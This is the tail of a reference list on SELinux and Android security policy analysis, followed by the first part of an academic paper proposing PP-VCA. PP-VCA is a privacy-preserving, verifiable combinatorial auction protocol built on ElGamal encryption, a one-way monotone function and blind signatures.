[12] H. Chen, N. Li, W. Enck, Y. Aafer, and X. Zhang, "Analysis of seandroid policies: combining MAC and DAC in android," *Proceedings of the 33rd Annual Computer Security Applications Conference*, pp. 553–565, 2017.

[13] E. Reshetova, F. Bonazzi, T. Nyman, R. Borgaonkar, and N. Asokan, "Characterizing SE Android policies in the wild," *CoRR abs*, vol. 1510, article 05497, 2015.

[14] R. Wang, W. Enck, D. Reeves et al., "EASE android: automatic policy analysis and refinement for security enhanced Android via large-scale semi-supervised learning," *Proceedings of the USENIX Conference on Security Symposium, USENIX Association*, vol. 24, no. 15, pp. 351–366, 2015.

[15] R. Wang, A. M. Azab, W. Enck et al., "SPOKE: scalable knowledge collection and attack surface analysis of access control policy for security enhanced Android," *Proceedings of the 2017 ACM on Asia Conference on Computerand Communications Security*, no. 17, pp. 612–624, 2017.

[16] M. Alam, J.-P. Seifert, Q. Li, and X. Zhang, "Usage control platformization via trustworthy SELinux," *Proceedings of the 2008 ACM symposium on Information, computer and communications security*, vol. 8, pp. 245–248, 2008.

[17] B. Hicks, S. Rueda, and L. S. Clair, "A logical specification and analysis for SELinux MLS policy," *ACM Transactions on Information and System Security*, vol. 13, no. 3, pp. 1–31, 2010.

[18] T. Jaeger, R. Sailer, and X. Zhang, "Resolvingconstraint conflicts," in *SACMAT*, vol. 4, pp. 105–114, ACM Press, New York, USA, 2004.

[19] A. Sasturkar, S. D. Stoller, C. R. Ramakrishnan, C. Science, and S. Brook, "Policy analysis for administrative role based access control," *19th IEEE Computer Security Foundations Workshop (CSFW'06)*, 2006.

[20] H. Chen, N. Li, and Z. Mao, "Analyzing and comparing the protection quality of security enhanced operating systems," *NDSS*, vol. 9, 2009.

[21] W. Xu, M. Shehab, and G.-J. J. Ahn, "Visualizationbased policy analysis: case study in SELinux," *Proceedings of the ACM Symposium on Accesscontrol models and technologies*, vol. 13, pp. 165–174, 2008.

[22] T. Jaeger, R. Sailer, and U. Shankar, "PRIMA:policy-reduced integrity measurement architecture," *SACMAT*, vol. 6, pp. 19–28, 2006.

[23] H. Vijayakumar, G. Jakka, S. Rueda, J. Schiffman, and T. Jaeger, "Integrity walls: finding attack surfaces from mandatory access control policies," *ASIACCS*, vol. 12, pp. 75-76, 2012.

[24] G. Vinod, J. Trent, and J. Somesh, "Automatic placement of authorization hooks in the Linux security modules framework," *Proceedings the ACM conference on Computer and Communications Security*, vol. 12, no. 5, pp. 330–339, 2005.

[25] M. Matsumoto and T. Nishimura, "Mersenne twister," *ACM Transactions on Modeling and Computer Simulation*, vol. 8, no. 1, pp. 3–30, 1998.

[26] S. J. Zhao, Q. Y. Zhang, G. Y. Hu, Y. Qin, and D. G. Feng, "Providing root of trust for ARM TrustZone using on-chip SRAM," *Proceedings of the 4th Int'l Workshop on Trustworthy Embedded Devices*, 2014.

[27] B. Bloom, "Space/time tradeoffs in hash coding with allowable errors," *Communications of the ACM*, vol. 13, no. 7, pp. 422–426, 1970.

[28] P. D. Varma and V. Radha, "Prevention of buffer overflow attacks using advanced stackguard," *Proceedings of the 2010 International Conference on Advances in Communication, Network, and Computing, IEEE Computer Society*, pp. 357–359, 2010.

[29] J. Wilander and M. A. Kamkar, "Comparison of publicly available tools for dynamic buffer overflow prevention," *NDSS*, vol. 3, pp. 149–162, 2003.

[30] H. M. Gisbert and I. Ripoll, "On the effectiveness of NX, SSP, RenewSSP, and ASLR against stack buffer overflows," *IEEE International Symposium on Network Computing and Applications*, vol. 13, pp. 145–152, 2014.

[31] K. Limbandit and Y. Teng-Amnuay, "Misuse for security hardening assessment in application software deployment," *International Journal of Future Computer and Communication*, vol. 1, no. 2, pp. 147–150, 2012.

[32] R. Hund, C. Willems, and T. Holz, "Practical timing side channel attacks against kernel space ASLR," in *IEEE Symposium on Security and Privacy*, pp. 191–205, Berkeley, CA, USA, 2013.

[33] "Related intel security features & technologies," https://software.intel.com/security-software-guidance/best-practices/related-intel-security-features-technologies.

[34] A. Kurmus, S. Dech, and B. Tu, "Quantifiable run-time kernel attack surface reduction," in *Lecture Notes in Computer Science*, pp. 212–234, 2014.

[35] X. Zhi, C. Hui-yu, and H. Hao, "Kernel rootket defense based on automatic data structure randomization," *Chinese Journal of Computers*, vol. 5, pp. 1100–1110, 2014.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8888284, 11 pages
https://doi.org/10.1155/2020/8888284

Research Article

PP-VCA: A Privacy-Preserving and Verifiable Combinatorial Auction Mechanism

Mingwu Zhang[1,2,3] **and Bingruolan Zhou**[2,3]

[1]*School of Computer Science and Information Security, Guilin University of Electronic Technology, China*
[2]*State Key Laboratory of Information Security, Institute of Information Engineering, Chinese Academy of Sciences, China*
[3]*School of Computers, Hubei University of Technology, China*

Correspondence should be addressed to Mingwu Zhang; csmwzhang@gmail.com

Received 24 June 2020; Revised 22 August 2020; Accepted 18 September 2020; Published 20 October 2020

Academic Editor: Weizhi Meng

Combinatorial auctions can be employed in the fields such as spectrum auction, network routing, railroad segment, and energy auction, which allow multiple goods to be sold simultaneously and any combination of goods to be bid and the maximum sum of combinations of bidding prices to be calculated. However, in traditional combinatorial auction mechanisms, data concerning bidders' price and bundle might reveal sensitive information, such as personal preference and competitive relation since the winner determination problem needs to be resolved in terms of sensitive data as above. In order to solve this issue, this paper exploits a *privacy-preserving and verifiable combinatorial auction protocol* (*PP-VCA*) to protect bidders' privacy and ensure the correct auction price in a secure manner, in which we design a one-way and monotonically increasing function to protect a bidder's bid to enable the auctioneer to pick out the largest bid without revealing any information about bids. Moreover, we design and employ three subprotocols, namely, *privacy-preserving winner determination protocol*, *privacy-preserving scalar protocol*, and *privacy-preserving verifiable payment determination protocol*, to implement the combinatorial auction with bidder privacy and payment verifiability. The results of comprehensive experimental evaluations indicate that our proposed scheme provides a better efficiency and flexibility to meet different types of data volume in terms of the number of goods and bidders.

1. Introduction

1.1. Backgrounds. Combinatorial auctions allow multiple goods to be sold simultaneously and any combination of goods to be bid, which provides a vivid and wide auction application on the Internet with the online e-commerce enabling consumers to complete a variety of complex activities, such as bank account deposit withdrawal, commodity trading service, and transaction information inquiry [1]. The auction is gradually changing from traditional auction to electronic auction and becoming an important part of e-commerce. For example, spectrum [2, 3] and energy [4] can be auctioned through the networks. The electronic auction system generally consists of an *auctioneer*, several *sellers*, and *bidders*. The seller entrusts the auctioneer to arrange the auction, accept the bids, and declare the winner [6]. Combinatorial auction is an important part of electronic auction, which is more scalable and can adapt to more complex demands. In a single auctioneer combinatorial auction, the auctioneer sells multiple heterogeneous goods simultaneously and bidders bid on any combination of the goods (called *bundle* or *set*) instead of just ones [7], which have been researched extensively because of the generality and scalability of on-growing applications [8].

Privacy-preserving combinatorial auction protocols usually employ the cryptographic technique to protect bidders' private information. When the auction terminates, only the auction outcomes, i.e., who are winners and the corresponding payments, are revealed. In the auction process, the losers' bids and bundles are kept private since the auctioneers might use losers' bids to maximize their revenues in future auctions [6]. For example, the average value of losers' bids can motivate auctioneers to increase the starting price in future auction of similar goods. In addition, private information of

bidders, such as bundle and bids, can be used to disclose personal preference and competitive relationship. In an auction system, there is serious competition between bidders, and this information is vital and needs to be protected.

1.2. Scenario and Application. Assume that an auctioneer publishes the information of some goods simultaneously on the Internet. Product numbers are labelled from #1 to #10. Every bidder chooses the sequence of the good number that he wants to own (i.e., bundle) and then provides the price that he is willing to pay (i.e., bid). The chosen list is described in Table 1.

Every bidder computes average value = Bid/(|Bundle|), where |Bundle| is the number of products in the bundle. The auctioneer picks out the largest average value 7750 and finds that #4 and #7 are still available, which means b_3 is the winner of the first round. In the second round, the auctioneer finds that $b_2{}'$ average value is the largest. However, $b_2{}'$ bundle contains one good that is already auctioned (#4), which means b_2 cannot be a winner. The auctioneer will choose all the winners in this way.

In private-preserving combinatorial auction, a crucial issue to be solved is how to pick out a set of disjoint goods under the price value of which is the maximized. Actually, this problem can be classified as an optimization problem. In [9], Zhang et al. proposes a privacy-preserving optimization for distributed fractional knapsack, which uses the greedy algorithm to find an optimal solution. Suzuki and Yokoo [10, 11] introduce dynamic programming to solve the winner determination problem on finding the shortest path of the directed graph [12]. However, the schemes in [10–12] may lead to a superpolynomial run time when the combinatorial auction parameters, i.e., the number of bidders and the number of goods, increase rapidly [13].

Threshold secret sharing schemes can also be used to solve the privacy-preserving problem in combinatorial auctions. For example, Kikuchi and Thorpe [14] proposed a privacy-preserving combinatorial auction protocol which employed a Shamir secret sharing scheme to share bids between multiple auctioneers, which allows any entity to detect misbehavior of bidders and auctioneers. Considering the high communication cost in [14], Hu et al. [15] provided an authentication property without increasing the communication cost in combinatorial auctions. Homomorphic encryption provides an available approach to protect each bidding value with a vector of ciphertext and then guarantees the auctioneer to figure out the maximum value securely [16–20]. In order to improve the performance, Xu et al. [21] give the comparison of different sorting algorithms and show that different sorting algorithms may have great effect on the performance of the protocol.

1.3. Organization. The remainder of this paper is organized as follows: We provide an overview of related work and background in Section 2. In Section 3, we introduce some terms used in the paper and provide the system framework, adversary model, and security requirement. In Section 4, we introduce the technology used in the paper. We provide our concrete scheme in Section 5 and give the security analysis in Section 6. The feature comparison and performance analysis are presented in Section 7. Finally, we draw our conclusion in Section 8.

Table 1: Scenario of combinatorial auction.

ID	Bundle	Bid	Bidding price
b_1	(#1, #7, #8)	10000	3333
b_2	(#2, #4, #10)	15000	5000
b_3	(#4, #7)	15500	7750
b_4	(#1, #5, #9, #10)	14500	3625
b_5	(#3, #6, #7, #9, #10)	17000	3400
b_6	(#2, #8, #9)	13000	4333
b_7	(#5, #9)	9000	4500
b_8	(#6, #8, #9)	14000	4667

2. Background and Related Work

2.1. Backgrounds of Combinatorial Auction. The traditional combinatorial auction includes one auctioneer and N bidders, as shown in Figure 1. The auctioneer is responsible for arranging the auction, accepting the bids, and declaring the winner. This process consists of two steps. Firstly, the auctioneer will send the information of goods to be auctioned to N bidders. Bidders give the sequence of goods that they want to obtain (called bundle) and quotation for bundle (called bid). The auctioneer selects the winner and announces the results according to some mechanism. Then, the auctioneer determines the price that the winner should pay. Notice that the winner's bid and payment are not necessarily equal.

When the auctioneer picks out the winners, the main goal is to maximize social welfare, which is the sum of the winners' bids. In this process, we should ensure that no information about the others' bundles and bids are released. Also, the winner's payment determination should be verifiable [22].

In order to reduce the losses caused by collusion and cheating among bidders, the famous Generalized Vickrey Auction (GVA) strikes a balance between risk and profit, in which the GVA is a sealed bid auction where auction goods are sold to bidders at the second highest price, which guarantees the authenticity of the auction while maximizing the interests of the auctioneer and bidders. However, the implementation of GVA is NP-hard even under the assumption of single-minded bidders. Zhang et al. [23] investigated the impact on such mechanisms of replacing exact solutions by approximate ones and proposed a particular greedy optimization method, which could guarantee the truthfulness of the auction.

2.2. Related Work. Currently, there exist several approaches to achieve privacy-preserving secure combinatorial auction, such as dynamic programming, Shamir's threshold secret sharing scheme, homomorphic encryption, and secure multiparty computation.




Figure 1: Traditional combinatorial auction.

Sakurai et al. [24] and Sandholm [25] employed dynamic programming to combinatorial auction. However, with the increase of the number of bidders and goods, dynamic programming will lead to nonpolynomial computation cost. Kikuchi and Thorpe [14] proposed a privacy-preserving combinatorial auction using Shamir's threshold secret sharing scheme, and through further improvements, Hu et al. [15] presented a method to reduce the communication cost and that could resist the collusion attack and passive attack.

Some combinatorial auction protocols are based on homomorphic encryption technique in ciphertext fields [16–20]. However, these protocols need a high computational cost. Palmer et al. [26] employed the technique of secure multiparty computation to implement privacy-preserving combinatorial auction, where the protocol is not scalable since the inputs of combinatorial auction cannot be predeterminated. In [9], Zhang et al. employed the inner product of matrix and cancellation with invertible matrix to achieve asymmetric scalar product preserving encryption. Instead of homomorphic encryption, Li et al. [27] used random noise to mask the bid values. By using a masking approach, the server only knows the noise, and the auctioneer only knows the auction results, which will decrease computational complexity in the combinatorial auction.

As an emerging decentralized security data management system, blockchain has gained much popularity recently and has been applied in electronic auction. As the participants in the conventional auction-based trading may collude or take selfish actions, [28] employed the Ethereum framework for trustless, secure, and distributed auctioning. [29] proposed a decentralized electricity transaction mode for microgrids based on blockchain and continuous double auction (CDA) mechanism, which could solve problems in traditional management, such as high operation cost and low transparency.

3. Model of Privacy-Preserving Combinatorial Auction

3.1. System Model. We first present our system model for privacy-preserving combinatorial auction, in which there are three kinds of participants, i.e., an auctioneer who wants to sell several products $G = \{g_1, \cdots, g_m\}$ simultaneously, N bidders $B = \{B_1, \cdots, B_n\}$ who want to succeed in the auction, and a crypto service provider who is responsible for key distribution and collaborative computation. In the privacy-preserving combinatorial auction model, we suppose that there is a classical channel between any two participants. The symbols in this paper are shown in Table 2.

Table 2: Main notations.

Notations	Terms
ith bidder	B_i
mth goods	g_m
B_i's bundle	S_i
B_i's bid	b_i
k	System security parameter
$(\mathbb{G}, p, g)$	Finite group $\mathbb{G}$ of order p, generator g
$\mathcal{Z}_p$, $\mathcal{Z}_p^*$	$\mathcal{Z}_p = \{0, 1, \cdots, p-1\}$, $\mathcal{Z}_p^* = \mathcal{Z}_p \setminus \{0\}$
$[[m]]$	Ciphertext of message m
$\mathcal{A}$	Adversary algorithm
negl(k)	Negligible function in parameter k
CSP	Crypto service provider
AUCT	Auctioneer

As shown in Figure 2, during the auction, every bidder B_i has his own bundle $S_i \in G$ that he expects to obtain and his bid b_i, i.e., the price B_i he is willing to pay on his bundle S_i. During the auction, one product can only be auctioned to one bidder, and the auctioneer's goal is to maximize social welfare. So, the winners are chosen by the auctioneer as follows:

$$W = \left\{ B_i \in B \mid \operatorname{argmax} \sum_{B_i} b_i(S_i) \text{ s.t.} \bigcap_{B_i} S_i = \varnothing \right\}, \quad (1)$$




Figure 2: System model.

i.e., a set of conflict-free bidders whose total bid is maximized, and $A = \cup_{B_i \in W} S_i$ is winners' bundle. After that, the auctioneer will determine the price that the winner should pay according to some mechanism. Besides, CSP will generate a blind signature for bidders' bid and bundle, which will be used to verify the correctness of the result later.

3.2. Attack Models and Security Requirements. Different from a previous work that assumes CSP is trustworthy, in this paper, we assume that the crypto service provider is *semihonest*. That is, CSP will follow the protocol steps honestly but tries to learn the bidders' bundles and bids, i.e., "*curious*." But CSP cannot collude with the auctioneer, i.e., *noncooperative*. Because CSP and the auctioneer are usually service providers with industry certification standards, if either party has any collusion or deception, it will greatly damage its reputation and interests.

In the semihonest adversary model, the main idea is to limit the information exposed to the auctioneer and CSP. When the allocation terminates, the auctioneer is supposed to only know the winners, their bundles, and payments. Each bidder only knows whether he is a winner. The bidder will also be informed the price he should pay, if he is the winner. Each bidder does not know anything about others' bundle or bid. CSP will help auctioneer to decrypt but know nothing about auction results.

Also, the auctioneer is assumed to be *curious*, *malicious*, and *ignorant*, which is interested in bidders' bundles and bids because this information will enable the auctioneer to have more advantage in future auction of similar goods, i.e., "*curious*." Besides, bidders' preferences and competitive relationship will be disclosed according to the bundles and bids. The auctioneer may also try to obtain secret key *msk* to decrypt bids or report a fake payment to the winners (i.e., "*malicious*"), but he is not aware of bidders' bid for a specific product or preference on these goods (i.e., "*ignorant*"). The auctioneer may also report a fake payment to the winners, i.e., "*malicious*," but he is not aware of bidders' bid for a specific product or preference on these goods, i.e., "*ignorant*." In our system, bidders are assumed to be *noncooperative* and *curious*. They will follow the scheme honestly but want to know others' bundles and bids to help them make decision, i.e., "curious." However, they will not collude with each other, i.e., "noncooperative."

In our scheme, the following security goals should be achieved:

(i) Privacy preservation: no one can obtain the others' bundle and bid. Winner determination and payment determination should not arrive at the expense of revealing the losing bids and bundles

(ii) Verifiability and integrity: the winner should be able to verify whether the auctioneer gives a wrong payment to maximize social welfare

Our scheme focuses on the confidentiality of losers' bundle and bid since winners' bundles and payments might be learned from the valid output of the auction.

3.3. Design Goal. Our design goal is to develop an efficient, verifiable, and privacy-preserving combinatorial auction scheme. In particular, the following four desirable objectives need to be considered:

(i) Fairness: all bidders should have the same advantage to win the auction

(ii) Security: the proposed scheme should meet the security requirements as above

(iii) Anonymity: the protocol should not reveal any indications about bidder-bid relation. In other words, the auctioneer cannot get bidder's identity information from bid

(iv) Scalability: when the combinatorial auction parameters, such as the number of bidders and goods, increase rapidly, the protocol is still efficient in terms of both computation and communication cost

4. Preliminaries

We first introduce the primitives and terms that will be used in our scheme.

4.1. ElGamal Cryptosystem. The ElGamal encryption scheme provides a multiplicative homomorphic encryption that comprises the algorithms as key generation, encryption algorithm, and decryption algorithm that are described as follows.

(i) ElGamal.KeyGen: randomly select a large prime number p and at random select a generator $g \in \mathcal{Z}_p^*$. At random, select a number $x \in \mathcal{Z}_p^*$. Calculate $y = g^x (\text{mod } p)$. The public key is $\text{pk} = (y, g, p)$, and the private key is $\text{sk} = x$

(ii) ElGamal.Encrypt: to encrypt a message $m \in \mathbb{G}$, at first, select a random number k, which is relatively prime with $(p-1)$, and then calculate $C_1 = g^k (\text{mod } p)$, $C_2 = m \cdot y^k (\text{mod } p)$. The ciphertext is set as $\text{ct} = (C_1, C_2)$

(iii) ElGamal.Decrypt: on input a ciphertext $\text{ct} = (C_1, C_2)$ and a private key $\text{sk} = x$, output the plaintext m by computing

$$m = \frac{C_2}{(C_1)^{sk}} = \frac{y^k \cdot m}{g^{kx}} = \frac{y^k \cdot m}{y^k} (\text{mod } p) \tag{2}$$

Homomorphic multiplication: let $[[m]]$ be the ciphertext of plaintext m. We have

$$[[m_1 \cdot m_2]] = [[m_1]] \cdot [[m_2]]. \tag{3}$$

4.2. The Monotonically Increasing and One-Way Function. In this section, we give the notation of monotonically increasing and one-way function [30], which will serve as the building block of combinatorial auction with privacy preservation in our scheme.

Suppose that $\mathcal{D} = \{x_1, x_2, \cdots, x_l\}$, where $x_i \in \mathcal{Z}^+$ and $x_i \leq U$ for $i = 1, 2, \cdots, l$, where $\mathcal{D}$ is an l-dimensional dataset and U is the upper bound of all data values in $\mathcal{D}$. Meanwhile, we denote a set of Euclidean distance by ED, where

$$\text{ED} := \left\{ \text{dist}^2(x, y) = \sum_{i=1}^{l} (x_i - y_i)^2 | x, y \in \mathcal{D} \right\}. \tag{4}$$

Then, we construct a function f, which maps each element $d^2 \in \text{ED}$ to $f(d^2)$. In particular, for each $d^2 \in \text{ED}$, $f(d^2) = a_1 (d^2 (\text{mod } \Delta)) + a_2 (d^2 (\text{mod } \Delta))^2 + \cdots + a_n (d^2 (\text{mod } \Delta))^n + e$, where $\Delta = l \cdot U^2$, each coefficient a_i is an integer, and $a_i > \Delta^i$ for $i = 1, 2, \cdots, n$. In addition, e is a noise and randomly chosen from $(\Delta, a_1 + a_2 + \cdots + a_n)$.

Obviously, the function f is a monotonically increasing function, that is,

$$f(d_1^2) > f(d_2^2) \text{ for } \forall d_1^2, d_2^2 \in \text{ED} \wedge d_1^2 > d_2^2. \tag{5}$$

Moreover, the function f is also a one-way function. That is, it is infeasible to recover d^2 from $f(d^2)$ for any $d^2 \in \text{ED}$.

Both security and computation overhead need to be considered to determine the degree of function f. With the increasing of n, the computation overhead of function f will be increasing. Thus, an optimal value n should be chosen according to the balance of security and efficiency. In our protocol, we set the degree of f to be N, which is equal to the number of bidders.

4.3. Blind Signature. In the PP-VCA scheme, we employ a blind signature to guarantee that a signer can create a signature for bidder's bid and bundle without knowing the real bid price. Concretely, in the blind signature scheme, the signer can generate the signature of bidding price m without knowing m. In our scheme, we utilize a blind signature to ensure the authenticity and reliability of the combinatorial auction and verify whether the payment price is correctly calculated. By analyzing the inherent disadvantages of the blinded Nyberg-Rueppel scheme, Qi et al. [31] gave an improved scheme by adding hash function in the signature, which enables the signature scheme to be against changing agreed information attack. We give the concrete blinded Nyberg-Rueppel scheme in Scheme 1.

Scheme 1. Blinded Nyberg-Rueppel scheme (BNR).BNR.SysPara: at random, select a multiplicative group $\mathbb{G} \in \mathcal{Z}_p^*$ of prime order q and its generator g, where q is a prime factor of prime number p. Select a hashing function $h : \{0, 1\}^* \longrightarrow \mathcal{Z}_p$.

BNR.KeyGen: let c be information agreed by the signer and the signee in advance. Compute $T(c) = 2^{k-1} + 2h_1(c) + 1$, where $h_1(\cdot)$ is a one-way function. The signer picks a random number $x \in \mathcal{Z}_q$ and keeps $x \cdot T(c)$ secret and publishes the public parameters as g and $g^{x \cdot T(c)} (\text{mod } p)$.

BNR.Signing: signer blindly signs signee's message m.

1: The signer randomly selects $\hat{k} \in \mathcal{Z}_q$ and sends $\hat{r} = g^{k\wedge} (\text{mod } p)$ to the signee

2: The signee randomly selects $\alpha \in \mathcal{Z}_q$, $\beta \in \mathcal{Z}_q$, computes $r = h(m, c) g^{\alpha} r \wedge^{\beta} (\text{mod } p)$ and $\hat{m} = r\beta^{-1} (\text{mod } p)$ until $\hat{m} \in \mathcal{Z}_p^*$. Then, he sends $\hat{m}$ to the signer

3: The signer computes $\hat{s} = \hat{m} x \cdot T(c) + \hat{k} (\text{mod } p)$ and sends $\hat{s}$ to the signee

4: The signee computes $s = \hat{s}\beta + \alpha (\text{mod } q)$

5: Set the signature as $\sigma = (r, s, c)$

BNR.Verify: the verifier checks whether $h(m, c) = g^{-s} y^r r (\text{mod } p)$ and accepts the signature if the equation holds.




Figure 3: Framework and construction of the PP-VCA scheme.

5. Our Proposed Scheme

Before submitting the combinatorial auction, all bidders blind sign their bundle S_i and average value φ_i through the crypto service provider. As we deploy the blind signature scheme, CSP will not attain any relevant information about the real message S_i and φ_i. Also, we can combine the auction scheme with anonymization techniques to protect bidders' identity information [32]. In our protocol, bidders' personally identifiable information will be protected by anonymous techniques, which keeps the bidder-bid relation private. Our framework of proposed PP-VCA is described in Figure 3, in which we employ three subprotocols, namely, privacy-preserving winner determination protocol (PPWD), privacy-preserving scalar protocol (PPSP), and privacy-preserving verifiable payment determination protocol (PPVPD), to implement the combinatorial auction with bidder privacy and payment verifiability.

5.1. Privacy-Preserving Winner Determination. At first, we give a greedy winner determination protocol in Algorithm 1. Note that in order to protect the privacy information S_i and b_i of the bidder, AUCT cannot directly sort B_i on the plaintext and select the winner (see Step 2), because the comparison and sorting will reveal the private information S_i and b_i of the bidders. So, we use a monotonically increasing and one-way function to protect the bidder's b_i, which enables the auctioneer to pick out the largest one without knowing any information about b_i.

The above GWD algorithm needs to check whether B_i's bundle contains the goods that has already been auctioned, which can be solved by privacy-preserving scalar product. We utilize m-dimensional binary vector $\vec{A}$ to represent the auction status of m goods, where the kth bit $a_k = 1$ if the kth goods g_k have already been auctioned and $a_k = 0$ otherwise. Similarly, we utilize another m-dimensional binary vector $\vec{S}_i$ to represent B_i's bundle S_i, where kth bit $s_{i,k} = 1$ if the kth goods $g_k \in S_i$ and $s_{i,k} = 0$ if the kth goods $g_k \notin S_i$.

If B_i's bundle S_i does not contain the goods that has already been auctioned, then

$$\vec{A} \cdot \vec{S}_i = 0 \Leftrightarrow \sum_{k=1}^{m} a_k \cdot s_{i,k} = 0. \tag{6}$$

If the scalar product is θ, that means B_i's bundle S_i includes θ already-auctioned goods. During this process, both $\vec{S}_i$ and $\vec{A}$ are private information and have to be protected. Besides, the auctioneer E will obtain side information about $\vec{S}_i$ from θ, because E can guess which θ goods B_i wants to get according to $\vec{A}$. Similarly, B_i is able to gain some side information about $\vec{A}$ from θ. During this process, it is easy to see that θ and $\vec{S}_i$ are B_i's privacy information, which should be kept from the auctioneer AUCT. Besides, θ and $\vec{A}$ are AUCT's privacy information, which should be kept private from B_i. We design Algorithm 2 to solve the product calculation of two vectors while protecting the privacy and check whether the result is equal to 0.

If $g^{\vec{S}_i \cdot \vec{A}} = 1$, AUCT will explicitly know that B_i's bundle S_i does not contain the goods that have already been auctioned, and otherwise, the final output is indistinguishable from a random number in $\mathcal{Z}_n$ from the auctioneer's perspective. Combining Algorithms 1 and 2, we give a privacy-preserving winner determination model (Algorithm 3), which can be regarded as a black-box algorithm and only outputs the winner and the corresponding bundle.

In Algorithm 3, $B_i (i = 1, \cdots, n)$ computes the average value $\varphi_i = b_i / |S_i|$ and calculates $f(\varphi_i)$ using the parameters provided by CSP. Because $f(\varphi_i)$ is a one-way increasing function, the auctioneer AUCT is able to pick out the largest $f(\varphi_i)$ by comparing the value of $f(\varphi_i)$, which is equivalent to picking the largest φ_i. Futhermore, AUCT asks the corresponding B_i to execute Algorithm 2 together, in which B_i will not reveal any information about S_i. AUCT

Input: each $B_i(i = 1,\cdots,n)$ has bundle S_i and bid b_i.
Output: AUCT obtains the winner set W and bundle set A.
1: B_i:
(a) Compute average value $\varphi_i = b_i/|S_i|$
(b) Send φ_i to AUCT
2: AUCT:
(a) Initialize $A = \varnothing$, $W = \varnothing$
(b) Sort B_i in a nonincreasing order according to the value of φ_i. That is, the bigger the φ_i, the former the B_i. The sorted sequence is called L
(c) Check B_i in L and test whether $A \cap S_i = \varnothing$. If true, update A with $A \cup S_i$, W with $W \cup B_i$

Algorithm 1: Greedy winner determination (GWD).

Input: CSP has a pair of Elgamal key: $mpk = (h_1 = g^{s_1}, h_2 = g^{s_2},\cdots,h_m = g^{s_m})$, $msk = \vec{S} = (s_1, s_2,\cdots,s_m)$.
The auctioneer AUCT has $\vec{A} = (a_1, a_2,\cdots,a_m)$; $B_i(i = 1,\cdots,n)$ has $\vec{S}_i = (s_{i,1}, s_{i,2},\cdots,s_{i,m})$.
Output: AUCT obtains $g^{\vec{S}_i\cdot\vec{A}}$.
1: AUCT: send $\vec{A} = (a_1, a_2,\cdots,a_m)$ to CSP
2: CSP:
(a) Compute $sk_y = \vec{S}\cdot\vec{A} = (s_1a_1 + s_2a_2+\cdots+s_ma_m)$
(b) Send sk_y to AUCT
3: For each B_i:
(a) Pick a random number r_i and encrypt $\vec{S}_i = (s_{i,1}, s_{i,2},\cdots,s_{i,m})$ to compute $c_{i,1} = h_1^{r_i}g^{s_{i,1}}, c_{i,2} = h_2^{r_i}g^{s_{i,2}}, \cdots, c_{i,m} = h_m^{r_i}g^{s_{i,m}}, c_{i,m+1} = g^{r_i}$
(b) Send $(c_{i,1}, c_{i,2},\cdots,c_{i,m}, c_{i,m+1})$ to the auctioneer AUCT
4: AUCT: compute $\prod_{j=1}^{m}(c_{i,j})^{a_j}/(c_{i,m+1})^{sk_y} = g^{\vec{S}_i\cdot\vec{A}}$

Algorithm 2: Privacy-preserving scalar product (PPSP).

